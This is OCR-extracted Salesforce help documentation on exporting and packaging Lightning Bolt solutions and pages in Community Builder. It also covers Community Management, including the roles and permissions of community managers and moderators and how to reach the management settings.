
Example: Let's say you're an ISV who builds several custom Lightning components and a custom page to create an e-commerce feature for use in Community Builder. Now you can bundle the page and its components into a single package and distribute it to your customers.

What Is a Lightning Bolt Solution?

At its simplest, a Lightning Bolt solution comprises an exported community template that's made up of a theme layout and CSS, along with pages, content layouts, and Lightning components. Bolt solutions seamlessly integrate with Salesforce and incorporate business logic, custom objects, industry best practices, and more.

Use the Customer Service (Napili) template as a base to build your custom solution with standard pages and components, or create custom pages, layouts, and components of your own. After you've finished customizing the template, you can export it from the Developer section in the Settings area.


When you export a template, it appears in the Community Creation wizard in your org, where you can use it as a base for building new communities.



Similarly, you can export a single page, which includes the page's content layout and components. After you export a page, it appears in the New Page dialog box in all communities in your org.

What About Packaging and Distribution?

In addition to using exported templates and pages in your own org, you can also package the solutions for distribution to your customers' orgs. After you create and upload a managed package, you can share the link privately with your clients, customers, or partners.



After a template is installed in another org, it appears in the org's Community Creation wizard. Installed pages appear in the New Page dialog box.

Export and Packaging Considerations for Lightning Bolt Solutions

Before you export a customized template or page as a Lightning Bolt solution, keep the following considerations and limitations in mind.

Export and Package Customized Lightning Bolt Solutions

Lightning Bolt solutions enable you to customize and export the Customer Service (Napili) template to use as a base for your new communities, or package and distribute it for others to use.

Export and Package Customized Lightning Bolt Pages

Export pages that you've customized in the Customer Service (Napili) template to use as a base for new pages, or package and distribute them for others to use.

SEE ALSO:

Lightning Components Developer Guide: Using Lightning Components in Community Builder

Package and Distribute Your Apps

ISVforce Guide: Creating and Uploading a Managed Package

Export and Packaging Considerations for Lightning Bolt Solutions

Before you export a customized template or page as a Lightning Bolt solution, keep the following considerations and limitations in mind.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: This functionality is only available in the Customer Service (Napili) template.

Tip: We recommend using managed packages to avoid naming conflicts with other packages in your customer's org or your own.

Single Page Export and Packaging

- The exported page name must be unique.
- When you export a page, the system automatically generates a developer name (`devName`) for it by prepending the community name and removing any non-alphanumeric characters. For example, *My #awesome page* in the Acme community becomes `Acme_My_awesome_page`. Developer names longer than 80 characters are truncated.
- Exported page variations use the naming convention `[Community Name]_[Page Name]_[Variation Name]`.

Original Page Name	Exported Page Name	Exported Page Developer Name
Coffee Fans	Coffee Fans	Acme_Coffee_Fans
West Coast (page variation)	Coffee Fans - West Coast	Acme_Coffee_Fans_West_Coast
East Coast (page variation)	Coffee Fans - East Coast	Acme_Coffee_Fans_East_Coast

- For images in the Rich Content Editor, we export the version used in the editor, which is not necessary the latest version of the asset file.
- Audience-based visibility criteria aren't included in the export process. Manually reenter this information after importing the page to the community in the destination org.
- When you export a page, its page variations aren't included in the package; you must export them separately.
- You can't export login pages.

Template Export and Packaging

- The exported template name must be unique.
- In the Community Creation wizard, the template author (for example, *by Salesforce*) for exported and imported templates differs.

  - When you export a template, your org name is shown within your own org.
  - When you import a template, the publisher name of the package is shown.
- If you upgrade a managed template package, existing communities that are based on the upgraded template aren't updated.
- When you export a template, the system generates a developer name (`devName`) for the template by prepending the community name and removing any non-alphanumeric characters. For example, *My Template #2* in the Acme community becomes `My_Template_2`. For the template's pages, the system uses the same naming convention as single exported pages described above. Developer names that are over 80 characters are truncated.
- The following items are not included when you export a template. After you import the template and use it create a community in the destination org, you must manually reconfigure these items.
  - Custom theme layouts that aren't in use—only theme layouts that are selected in **Settings** > **Theme** are included
  - Navigation Menu items

    Note: If you've created a custom navigation menu component (using `forceCommunity:navigationMenuBase`), the component is included in the package but its navigation settings aren't.
  - Non-default page variations; only default page variations are included. If a page doesn't have a default variation—for example, a page with two variations that are both set to audience-based visibility—the page is excluded entirely.
  - Branding Editor properties and CSS customizations
  - Community Builder settings, including head markup and the Google Tracking ID
  - Community Management settings
  - Localized content for multilingual communities

SEE ALSO:

Export and Package Customized Lightning Bolt Solutions

Export and Package Customized Lightning Bolt Pages

Package and Distribute Your Apps

ISVforce Guide: Creating and Uploading a Managed Package

Export and Package Customized Lightning Bolt Solutions

Lightning Bolt solutions enable you to customize and export the Customer Service (Napili) template to use as a base for your new communities, or package and distribute it for others to use.

1. In Community Builder, click **Settings** > **Developer**.
   The information that you add on this page appears in the Community Creation wizard and helps users understand the purpose and benefits of your solution.
2. Add a unique name for the solution and select a category.

EDITIONS


Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To customize or publish a community:

- "Create and Set Up Communities"




3. Add at least one image, which is used as the thumbnail image. The recommended image dimensions are 1260 x 820px. You can add two more images that appear in the detailed description of the solution.
4. Enter a summary that describes the purpose of the solution.
5. Enter at least one key feature.
   The feature titles appear under the thumbnail in the Community Creation wizard, and the feature descriptions appear in the solution's detailed description.
6. Click **Export**.
   After you export a solution, it appears in the Community Creation wizard in your org, where you can use it as a base for building new communities. Similarly, if you package the solution and install it in another org, it appears in that org's Community Creation wizard.



7. If you want to package the exported solution:
   a. From Setup, enter *Package* in the Quick Find box, and then click **Packages**.

      Tip: We recommend using managed packages to avoid naming conflicts with other packages in your customer's org or your own.

   b. Select **Lightning Bolt Solution** as the component type.



   c. Upload the package. Then share the link privately with your clients, customers, or partners.

Note: To delete exported and imported solutions, from Setup, enter *Lightning Bolt Solutions* in the Quick Find box, and then click **Lightning Bolt Solutions**.

Deleting a solution from your org doesn't affect communities that are already based on it.

SEE ALSO:

Export and Packaging Considerations for Lightning Bolt Solutions

Package and Distribute Your Apps


ISVforce Guide: Creating and Uploading a Managed Package

Export and Package Customized Lightning Bolt Pages


Export pages that you've customized in the Customer Service (Napili) template to use as a base for new pages, or package and distribute them for others to use.

To export a page and its components:

1. In Community Builder, click **Settings** > **Developer** and click **Export a Page**.



2. Select the page to export.
3. Click **Export**.
   After you export a page, it appears in the New Page dialog box in all the communities in your org. Similarly, if you package the page and install it in another org, it appears in the New Page dialog box of that org. Newly installed pages are highlighted as New for 30 days.



4. If you want to package an exported page:
   a. From Setup, enter *Package* in the `Quick Find` box, and then click **Packages**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To customize or publish a community:

- "Create and Set Up Communities"

Tip: We recommend using managed packages to avoid naming conflicts with other packages in your customer's org or your own.

b. Select *Lightning Page* as the component type.



c. Upload the package. Then share the link privately with your clients, customers, or partners.

Note: To delete imported and exported pages, from Setup, enter *Lightning Bolt Pages* in the Quick Find box, and then click **Lightning Bolt Pages**.

Existing pages in Community Builder that are based on the deleted page are unaffected. However, deleted pages no longer appear in the New Page dialog.

SEE ALSO:

Export and Packaging Considerations for Lightning Bolt Solutions

Package and Distribute Your Apps

ISVforce Guide: Creating and Uploading a Managed Package

Community Management

Community Management is your one-stop shop for administering, managing, and moderating your community.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Community Managers, Moderators, and Admins Working Together

Communities can thrive when community managers, moderators, and admins understand their unique roles and work together effectively.

Measure Community Success with Dashboards

Use Dashboards to view your community's analytics, such as metrics and trends on activity. Dashboards give you mid-term to long-term views on adoption and engagement, providing you with a high-level view into the health of your community. Dashboards also help you monitor return on investment (ROI) and key performance indicators (KPI).

Insights for Community Engagement

Insights are reports that help your community managers monitor activity and take action on that activity. Insights make it easier to manage day-to-day moderation tasks, encourage community engagement, and drive member adoption. You can set up Insights to monitor new members, unanswered questions, newly created groups, trending topics, and even recent Chatter contributions.

Community Moderation Strategies and Tools

Community moderation allows you to empower members of your community to monitor content and ensure that it's appropriate and relevant. Set up rules to automate moderation and do the heavy lifting for you.

Organize Communities with Topics

Navigational and featured topics are a fantastic way to organize content in a community. Use topics to structure your community content or highlight key discussions. You can create topics or use the topics that organically emerge from community member posts. You can use topics in the communities built using the Customer Service (Napili) template.

Customize Recommendations in Communities

Create recommendations to drive engagement for your community, encouraging users to watch videos, take trainings, and more. Target specific audiences and use channels to specify locations for the recommendations.

Reputation Overview

Your reputation in the community directly corresponds to how active you are. The more you post, comment, and share, the higher your reputation level will be.

Community Managers, Moderators, and Admins Working Together

Communities can thrive when community managers, moderators, and admins understand their unique roles and work together effectively.

A community manager and moderator work hand-in-hand. They are partners and support one another in fostering engagement and harmony in the community. Sometimes, they perform some of the same tasks, but each has unique contributions. While the community manager is typically responsible for monitoring adoption and engagement, the moderator is typically responsible for ensuring the community is a healthy environment and that members feel encouraged to be active and helpful to each other.

Community managers, moderators, and admins all work together to protect, engage, and measure community success.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Prevent spammers, bots, and trolls from attacking the community.

Protect the community from trademark infringement and legal issues.

Ensure community members use appropriate language and adhere to the terms of use.



Welcome new members, add contributors, and connect members with resources.

Help ensure that members questions are answered quickly.

Acknowledge helpful members and thank them.



Review analytics on community health.

Measure return on investment (ROI) and key performance indicators (KPI), such as money saved and cases deflected.

Identify and track community trends.

	Identify, encourage, groom, and retain MVPs.

Manage Your Community

Set up and monitor your community from Community Management orCommunity Workspaces.

What's a Community Manager?

Every community needs someone to take an active role in making sure that the community thrives. Community managers spend time every day encouraging member participation, keeping conversations going, and recognizing members for contributing.

What's a Community Moderator?

Moderators help ensure the success of your community by monitoring user activity and flagged items.

Access Community Management

Community administrators and managers use Community Management to monitor community activity, and set up other important management features.

Manage Your Community

Set up and monitor your community from Community Management orCommunity Workspaces.

You can customize your community at any time, but if you plan on making major changes, we recommend deactivating the community first.

Important: The options available in Community Management or Community Workspaces are based on your community template selection, permissions, and preferences. For example, if your community does not use topics, you don't see the Topics section. Some of the options in the following list might not appear in your community. To display all sections, go to **Administration** > **Preferences** and enable **Show all settings in Community Management** or **Show all settings in Community Workspaces**.

Home

- View your community's home page dashboard. If your home page still displays a message to install the Salesforce Communities Management package, your administrator hasn't mapped a dashboard yet.
- Preview the community or access your community's settings in the Community Builder, Force.com, or Site.com Studio from the Community Management menu in the global header or from Community Workspaces.

Engagement

Monitor recent activity and take immediate action without leaving Community Management.

Insights are set up by the administrator. If the Engagement section doesn't appear, the administrator hasn't mapped any Insights for your community.

Dashboards

View dashboards and monitor information about groups, members, feed activity, moderation, topics, and license usage for this community.

Dashboards are set up by the administrator. If the Dashboards section doesn't appear, the administrator hasn't mapped any dashboards for your community.

Moderation

View reports for flagged posts, comments, messages, and files. You can also see a report of all posts that are pending review and set up moderation rules for your community.

Moderation is set up by the administrator.

Topics

Create a navigation menu and showcase popular topics in your community.

Navigational topics and featured topics are set up by the administrator or in the case of self-service templates, they are enabled by default. If the Topics section doesn't appear, your community is not using topics.

Recommendations

Recommendations can help drive engagement in a community. They can be set up to encourage users to watch videos, take trainings, and more.

Recommendations are set up by the administrator. If the Recommendations section doesn't appear, the administrator hasn't set up any.

Reputation

Set up reputation levels and points to reward members for activity in the community feed.

Reputation is set up by the administrator. If the Reputation section doesn't appear, the administrator hasn't enabled it.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access Community Workspaces or Community Management:

- "Access Community Management" OR "Manage Communities" OR "Create and Set Up Communities"
- AND is a member of the community

To access moderation rules and criteria:

- "Manage Communities" OR "Create and Set Up Communities"
- AND is a member of the community

To customize administration settings or use Community Builder:

- "Create and Set Up Communities"
- AND is a member of the community

Administration

On the Administration page, you can update basic setup for the community, including:

- Members—Add or remove members based on profiles or permission sets.
- Tabs—Select the tabs you want community members to see. Tabs are also used to determine community navigation in Salesforce1. Tab settings aren't used if your community was created with one of the Self-Service templates.
- Branding—Select an out-of-box branding theme. This branding is only used if your community uses the Salesforce tabs + Visualforce template.
- Login & Registration—Select the default community login page and set up self-registration.
- Emails—You can customize email sender information, Chatter email branding, and templates in your community emails.
- Pages—Configure page assignments for your community and access the Force.com and Site.com settings for your community.
- Preferences—Update important settings such as flagging content, nickname display, public access to Chatter, and file limits.
- Settings—Edit your community name, description, and URL. You can also manage the status of your community and update your community template

Lookups in Community Management and Community Workspaces initially return the items you most recently viewed from within the community. If an object you're looking for isn't in the Recently Viewed Documents list, try typing all or part of the object name and searching again.

Important: If you're an administrator and accidentally remove yourself from a community, you can't access the Administration settings in Community Management or Community Workspaces. To add yourself back to the community or make other membership updates, use the API.

SEE ALSO:

What's a Community Manager?

What's a Community Moderator?

What's a Community Manager?

Every community needs someone to take an active role in making sure that the community thrives. Community managers spend time every day encouraging member participation, keeping conversations going, and recognizing members for contributing.

Community managers must be employees of your organization; external community members can't be community managers.

A community manager is a member of the community that takes on the extra responsibility of monitoring community engagement. Community managers need access to reports and dashboards that show trends in activity and membership. They also need to be aware if members aren't logging in as frequently as they should be. By monitoring community membership and activity, community managers can figure out how to engage community members and ensure that they participate.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

A powerful tool for a community manager is the ability to recognize individual members for their participation, because community managers know that recognition and a little friendly competition usually lead to more active members. Community managers can set up a point system and reputation levels that reward members with points when they perform certain actions. Once members reach the top of the level's point threshold, they move up a level.

Assign a Community Manager

To assign a user as a community manager, simply give them the "Manage Communities" permission.

Assign a Community Manager

To assign a user as a community manager, simply give them the "Manage Communities" permission.

Community managers must be employees of your organization; external community members can't be community managers. To assign a user as a community manager, give them the "Manage Communities" permission. With this permission, they can access the Community Management page.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**, then click **New**.
2. Create a permission set that includes the "Manage Communities" permissions.
3. From Setup, enter *Users* in the Quick Find box, then select **Users**.
4. Find the user you want to be a community manager and add the permission set to their Permission Set Assignments related list.

The user can now manage the community through Community Management.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign permission sets:
- "Assign Permission Sets"

What's a Community Moderator?

Moderators help ensure the success of your community by monitoring user activity and flagged items.

In a successful community, members are actively engaged and communicating with one another. A community moderator facilitates knowledge sharing within a community to help members benefit and derive value from their participation. The moderator also helps ensure that all communications and content in the community are appropriate.

Moderators can be users from your internal organization or external users, but only internal users can moderate from within Community Management and Community Workspaces. External users who are moderators can moderate within context of the community, such as directly in the community feed. This person should be accustomed to interfacing with customers and can spend time regularly monitoring the community.

A moderator can:

- Review and act on the list of flagged posts and comments in the community
- Review and act on the list of flagged files in the community
- Remove flags directly in the community
- Delete inappropriate posts, comments, messages, and files

A moderator can also help drive the success of a community in many other ways.

- Sharing relevant and useful information in community posts
- Encouraging members to post and comment on each other's posts
- Setting an example by their activity in the community
- Keeping discussions focused, spam-free, and non-controversial
- Redirecting email conversations to communities when it can benefit other community members
- Establishing the community as a reliable source of information and a forum for transparent discussions

You can choose to designate more than one moderator for a community, especially if the community has a large number of members.

Note: Although they share some similar capabilities, a community moderator is different from a Chatter moderator.

Which users can moderate?

There are multiple types of users who can moderate a community when flagging is enabled.

Assign a Community Moderator

Make one or more people moderators in your community so they can keep an eye on its content.

Which users can moderate?

There are multiple types of users who can moderate a community when flagging is enabled.

Moderators can be users from your internal organization or external users, but only internal users can moderate from within Community Management and Community Workspaces. External users who are moderators can moderate within context of the community, such as directly in the community feed. Moderators can continue to flag items even if flagging is disabled for community members, although group owners and group managers can only moderate when flagging is enabled.

Who can moderate items in a community depends on permissions or if the user is a group manager or owner. This table shows who can moderate and what actions they can take in the user interface.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Action	User with "Moderate Communities Feeds"	User with "Moderate Communities Files"	Group Owner or Manager (on items in groups they own or manage)*
Remove flags on a post or comment	✅		✅
Delete a post or comment	✅		✅
Remove flags on a file		✅	✅
Delete a file		✅	✅

*To allow group owners and managers to moderate, the `Allow members to flag content` option must be enabled.

Assign a Community Moderator

Make one or more people moderators in your community so they can keep an eye on its content.

Moderators can be users from your internal organization or external users, but only internal users can moderate from within Community Management and Community Workspaces. External users who are moderators can moderate within context of the community, such as directly in the community feed.

You can assign moderators by assigning a permission set that includes one or more of following moderation permissions.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign permission sets:
- "Assign Permission Sets"

Permission	Allows Users To
Moderate Communities Feeds	Review flagged posts and comments and take action, such as removing flags or deleting the post or comment. Moderator options for feed content are available in the community feed and in Community Management and Community Workspaces.
Moderate Communities Files	Review flagged files they have access to and take action, such as removing flags or deleting the file. Moderator options for

Permission	Allows Users To
	files are available on a file's detail page and in Community Management or Community Workspaces.
Moderate Communities Chatter Messages	Review flagged messages and take action, such as removing a flag or deleting a message. This permission allows users access to only flagged messages in communities they're a member of.
Can Approve Feed Post and Comment	Approve, delete, or edit posts and comments that are pending review.
Moderate Community Users	Freeze external users who are members of the community. Moderators can freeze members on their user profile page or from an Insights report.
Manage Communities	Moderate community content in Community Management or Community Workspaces.
Access Community Management	Access community pages from Community Managementand Community Workspaces

You can also add these permissions to a profile. These permissions are valid for all communities the user is a member of, but don't apply in your internal organization.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**, then click **New**.
2. Create a permission set that includes the appropriate permissions.
3. From Setup, enter *Users* in the Quick Find box, then select **Users**.
4. Find the user you want to be a community moderator and add the permission set to their Permission Set Assignments related list.

After you grant moderator permissions to a user, keep these things in mind:

- The user can now moderate any items they have access to in all communities they're a member of.
- The user can flag items even if Allow members to flag content is disabled in a community.
- Moderators can receive an email notification when a post, comment, or file is flagged by selecting the Flag an item as inappropriate email notification.

Access to moderator functionality is slightly different depending on user permissions:

- **In the community feed**: Both internal and external users with the "Moderate Communities Feeds" permission can view flag indicators directly in the community feed for posts and comments and decide to either remove the flags or delete the content.
- **In Community Management** and **Community Workspaces**: Only internal users with the "Manage Communities" or "Create and Set Up Communities" permission can access the **Moderation** area.

Access Community Management

Community administrators and managers use Community Management to monitor community activity, and set up other important management features.

1. Access Community Management in one of the following ways.
   - From the community:
     - In Salesforce Tabs + Visualforce communities, click ⚙ in the global header.
     - In Community Builder-based communities, use the drop-down menu next to your name and click **Community Management**.
   - From Setup, enter `All Communities` in the Quick Find box, then select **All Communities** and click the **Manage** link next to a community. To access this page, you need the Create and Set Up Communities" permission.
   - From Community Builder, in the header, use the drop-down menu next to the name of your template and click **Community Management**.

   If your community has Community Workspaces enabled, access that instead and navigate to the Moderation workspace.
2. Choose the part of the community you want to manage:

   Note: The options available in Community Management and Community Workspaces are based on your community template selection, permissions, and preferences. For example, if your community does not use topics, you don't see the Topics section. Some of To display all sections, go to **Administration** > **Preferences** and enable **Show all settings in Community Management** or **Show all settings in Community Workspaces**.

   - Preview the community or access your community's settings in the Community Builder, Force.com, or Site.com Studio from the Community Management menu in the global header or from Community Workspaces.
   - In Engagement, you can view Insights reports and take action on activity in your community.
   - In Dashboards, you can view community dashboards and reports.
   - In Moderation, you can set up moderation rules and monitor flagged feed items.
   - In Topics, you can manage navigational and featured topics.
   - In Recommendations, you can set up custom recommendations to appear in your community.
   - In Reputation, you can set up reputation levels and points.
   - In Administration, you can customize your community properties, such as name, description, URL, status, and template. You can also update your community settings, such as members, tabs, branding, login and registration, and emails.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access Community Workspaces or Community Management:

- "Access Community Management" OR "Manage Communities" OR "Create and Set Up Communities"
- AND is a member of the community

To access moderation rules and criteria:

- "Manage Communities" OR "Create and Set Up Communities"
- AND is a member of the community

To customize administration settings or use Community Builder:

- "Create and Set Up Communities"
- AND is a member of the community

Measure Community Success with Dashboards

